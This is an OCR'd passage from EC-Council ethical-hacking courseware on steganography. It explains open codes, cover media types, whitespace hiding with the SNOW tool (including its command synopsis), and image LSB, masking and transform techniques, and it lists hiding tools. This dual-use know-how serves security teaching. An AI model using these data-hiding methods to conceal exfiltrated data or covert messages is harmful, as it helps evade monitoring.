
  Open code hides the secret message in a legitimate carrier message specifically designed in a pattern on a document that is unclear to the average reader. The carrier message is sometimes also known as the overt communication, and the secret message

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

as the covert communication. The open-code technique consists of two main groups: jargon codes and covered ciphers.

- **Jargon Codes**: In this type of steganography, a certain language is used that can be understood by the particular group of people to whom it is addressed, while being meaningless to others. A jargon message is like a substitution cipher in many respects, but instead of replacing individual letters, the words themselves are changed. An example of a jargon code is "**cue**" code. A *cue* is a word that appears in the text and then transports the message.
- **Covered Ciphers**: This technique hides the message in a carrier medium visible to everyone. This type of message can be extracted by any person with knowledge of the method used to hide it. Further classification of cover ciphers includes null ciphers and grille ciphers.
  - **Null ciphers**: A technique used to hide the message within a large amount of useless data. The original data are mixed with the unused data in any order horizontally, diagonally, vertically, or in reverse so that no one can understand it other than those who know the order.
  - **Grille ciphers**: A technique used to encrypt plaintext by writing it onto a sheet of paper through a pierced (or stenciled) sheet of paper, cardboard, or any other similar material. In this technique, one can decipher the message using an identical grille. This system is thus difficult to crack and decipher, as only someone with the correct grille will be able to decipher the hidden message.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Steganography based on Cover Medium

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the existence of the message. The increasing use of electronic file formats with new technologies has made data hiding possible. Basic steganography can be broken down into two areas: data hiding and document making. Document making deals with protection against removal. Its further classifications of cover medium include watermarking and fingerprinting.

The different types of steganography are as follows:

- **Image Steganography**: Images are the most popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats, such as .PNG, .JPG, and .BMP.
- **Document steganography**: In document steganography, the user adds whitespaces and tabs at the ends of the lines.
- **Folder Steganography**: Folder steganography refers to hiding one or more files in a folder. In this process, the user moves the file physically but still stays associated to its original folder for recovery.
- **Video Steganography**: Video steganography is a technique to hide any kind of file with any extension in a carrying video file. One can apply video steganography to different formats of files, such as .AVI, .MPG4, .WMV, etc.
- **Audio Steganography**: In audio steganography, the user embeds the hidden messages in a digital sound format.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Whitespace Steganography**: In whitespace steganography, the user hides the messages in ASCII text by adding whitespaces to the end of the lines.
- **Web Steganography**: In web steganography, a user hides web objects behind other objects and uploads them to a web server.
- **Spam/Email Steganography**: One can use spam emails for secret communication by embedding the secret messages in some way and hiding the embedded data in the spam emails. This technique is referred to as spam/email steganography.
- **DVD-ROM Steganography**: In DVD-ROM steganography, the user embeds the content in audio and graphical data.
- **Natural Text Steganography**: Natural text steganography is the process of converting sensitive information into user-definable free speech such as a play.
- **Hidden OS Steganography**: Hidden OS steganography is the process of hiding one OS in another.
- **C++ Source-Code Steganography**: In C++ source-code steganography, the user hides a set of tools in the files.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Whitespace Steganography

- In white space steganography, the user hides the messages in ASCII text by adding white spaces to the ends of the lines
- Because spaces and tabs are not generally visible in text viewers, the message is effectively hidden from casual observers
- Use of built-in encryption makes the message unreadable even if it is detected
- Use the SNOW tool to hide the message



Whitespace Steganography

Whitespace steganography is used to conceal messages in ASCII text by adding whitespaces to the ends of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If built-in encryption is used, the message cannot be read even if it is detected.

- **Snow**

  Source: *http://www.darkside.com.au*

  Snow is a program for concealing messages in text files by appending tabs and spaces to the ends of lines, and for extracting messages from files containing hidden messages. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs. This usually allows three bits to be stored every eight columns. There is an alternative encoding scheme that uses alternating spaces and tabs to represent 0s and 1s. However, users rejected it because it uses fewer bytes but requires more columns per bit (4.5 vs. 2.67). An appended tab character is an indication of the start of the data, which allows the insertion of mail and news headers without corrupting the data.

  As shown in the screenshot, attackers use the Snow tool to hide messages in a text file using the following command:

  Synopsis: **snow [-CQS] [-p passwd] [-l line-len] [-f file | -m message] [infile [outfile]]**

  Options:

  - **-C**: Compress the data if concealing, or uncompress it if extracting.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-Q**: Quiet mode. If not set, the program reports statistics such as compression percentages and the amount of available storage space used.
- **-S**: Report on the approximate amount of space available for a hidden message in the text file. Line length is valid but ignore other options.
- **-p password**: If this is set, data encryption occurs with this password during concealment, or decryption during extraction.
- **-l line-length**: When appending whitespaces, Snow will always produce lines shorter than this value. By default, the line length is 80.
- **-f message-file**: The input text file will hide the contents of this file.
- **-m message-string**: The input text file will hide the contents of this string. Note that, unless a new line is somehow included in the string, it will not appear in the extracted message.




Figure 6.134: Screenshot of Snow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Image Steganography

- In image steganography, the information is hidden in image files of different formats such as .PNG, .JPG, and .BMP
- Image steganography tools replace redundant bits of image data with the message in such a way that the effect cannot be detected by the human eye

Image File Steganography Techniques

Least Significant Bit Insertion

- The binary data of the message is broken, which is then inserted into the LSB of each pixel in the image file in a deterministic sequence

Masking and Filtering

- Masking and filtering techniques hide data using techniques such as watermarks on an actual paper; this can be done by modifying the luminance of some image parts

Algorithms and Transformation


- Hide data in mathematical functions that are used in compression algorithms
- The data are embedded in the cover image by changing the coefficients of a transform of an image

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Image Steganography Tools

Open Stego

- Data Hiding: It can hide any data within a cover file (e.g., images)
- Watermarking: Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying



QuickStego
http://quickcrypto.com

SSuite Picsel
https://www.ssuitesoft.com

CryptaPix
https://www.briggsoft.com

gifshuffle
http://www.darkside.com.au

PHP-Class Stream Steganography
https://www.phpclasses.org

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Image Steganography

Image steganography allows you to conceal your secret message within an image. You can exploit the redundant bits of the image to conceal your message within it. These redundant bits are those parts of the image that have very little effect on it if altered. The detection of this alteration is not easy. You can conceal your information within images of different formats (e.g., .PNG, .JPG, .BMP).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Images are popular "cover objects" used for steganography by replacing redundant bits of image data with the message, in such a way that human eyes cannot detect the effect. Image steganography is classified into two types: image domain and transform domain. In ***image domain*** (spatial) techniques, a user embeds the messages directly in the intensity of the pixels. In ***transformdomain*** (frequency) techniques, first, the transformation of images occurs; then the user embeds the message in the image.

The following figure depicts the image steganography process and the role of steganography tools in the process.




Figure 6.135: Image steganography process

Image File Steganography Techniques

- **Least-Significant-Bit Insertion**

  The least-significant-bit insertion technique is the most commonly used technique of image steganography, in which the least significant bit (LSB) of each pixel helps hold secret data. The LSB is the rightmost bit of each pixel of an image.

  In the LSB insertion method, the binary data of the message are broken up and inserted into the LSB of each pixel in the image file in a deterministic sequence. Modifying the LSB does not result in a visible difference because the net change is minimal and can be indiscernible to the human eye. Thus, its detection is difficult.

  Hiding the data:

  - The stego tool makes a copy of an image palette with the help of the red, green, and blue (RGB) model
  - Each pixel of the 8-bit binary number LSB is substituted with one bit of the hidden message
  - A new RGB color in the copied palette is produced
  - With the new RGB color, the pixel is changed to an 8-bit binary number

  Suppose you have chosen a 24-bit image to hide your secret data, which you can represent in digital form, as follows:

  (00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111 11101001)

  Suppose you want to hide the letter "H" in the above 24-bit image. The system represents the letter "H" by binary digits 01001000. To hide this "H," you can change the previous stream to:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.136: Example of LSB insertion

You just need to replace the LSB of each pixel of the image file, as shown in the figure. To retrieve this H at the other side, the recipient combines all the LSB image bits and is thus able to detect the H.

- **Masking and Filtering**

  Masking and filtering techniques exploit the limitations of human vision, which is incapable of detecting slight changes in images. Grayscale images and digital watermarks can hide information in a way similar to that of watermarks on paper.

  Masking allows you to conceal secret data by placing the data in an image file. You can use masking and filtering techniques on 24-bit-per-pixel and grayscale images. To hide secret messages, you must adjust the luminosity and opacity of the image. If the change in luminance is insignificant, then people other than the intended recipients will fail to notice that the image contains a hidden message. This technique can be easily applied as the image remains undisturbed. In most cases, users perform masking of JPEG images. Lossy JPEG images are relatively immune to cropping and compression image operations. Hence, you can hide your information in lossy JPEG images, often using the masking technique. If a message hides in significant areas of the picture, the steganography image encoded with a marking degrades at a lower rate under JPEG compression.

  Masking techniques can be detected with simple statistical analysis but are resistant to lossy compression and image cropping. The information is not hidden in the noise but in the significant areas of the image.

- **Algorithms and Transformation**

  The algorithms and transformation technique involves hiding secret information during image compression. In this technique, the user conceals the information by applying various compression algorithms and transformation functions. A compression algorithm and transformation uses a mathematical function to hide the coefficient of the least bit during image compression. The data are embedded in the cover image by changing the coefficients of a transformation of an image. Generally, JPEG images are the most suitable for compression, as they can function at different compression levels. This technique provides a high level of invisibility of secret data. JPEG images use a discrete cosine transform to achieve compression.

  There are three types of transformation used in the compression algorithm:

  - Fast Fourier transformation
  - Discrete cosine transformation
  - Wavelet transformation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

If the user embeds the information in the spatial domain of the LSB insertion technique, information hidden in the images can be vulnerable to attacks. An attacker can utilize simple signal-processing techniques and damage the information hidden in the image when using the LSB insertion technique. This may refer to the loss of information when the image undergoes certain processing techniques like compression. To overcome these problems, one can hide the information with frequency-domain-based techniques such as fast Fourier transformation, discrete cosine transformation, or wavelet transformation. Digital data are not continuous in the frequency domain. Analysis of the image data, to which frequency domain transformations are applied, becomes extremely challenging, which renders cryptanalysis attacks difficult to be performed.

Image Steganography Tools

Image steganography tools detect hidden content in images in which the hidden data are inserted in redundant bits of data sources. You can use image files such as JPEG, GIF, BMP, and PNG to conceal your data.

- **OpenStego**

  Source: *https://www.openstego.com*

  OpenStego is a steganography application that provides the following functions.

  - **Data Hiding:** It can hide any data within a cover file (e.g., images)
  - **Watermarking:** Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying.

Figure 6.137: Screenshot of OpenStego

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some examples of image steganography tools are as follows:

- QuickStego (*http://quickcrypto.com*)
- SSuite Picsel (*https://www.ssuitesoft.com*)
- CryptaPix (*https://www.briggsoft.com*)
- gifshuffle (*http://www.darkside.com.au*)
- PHP-Class Stream Steganography (*https://www.phpclasses.org*)


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Document Steganography

- Document steganography is the technique of hiding secret messages transferred in the form of documents
- It includes the addition of white spaces and tabs at the end of the lines

StegoStick

It hides any file or message in an image (BMP,JPG,GIF), Audio/Video (MPG, WAV, etc.) or any other file format (PDF,EXE,CHM, etc.)



Document Steganography Tools

- StegJ (*http://stegj.sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*http://www.darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftwore.com*)
- Texto (*http://www.eberl.net*)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Document Steganography

Document steganography is the technique of hiding secret messages transferred in the form of documents. It includes the addition of whitespaces and tabs at the ends of lines. A stego-document is a cover document comprising the hidden message. Steganography algorithms, referred to as the "**stego system,**" are employed to hide the secret messages in the cover medium at the sender end. The same algorithm is used by the recipient to extract the hidden message from the stego-document.

The following diagram illustrates the document steganography process:




Figure 6.138: Document steganography process

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Document Steganography Tools

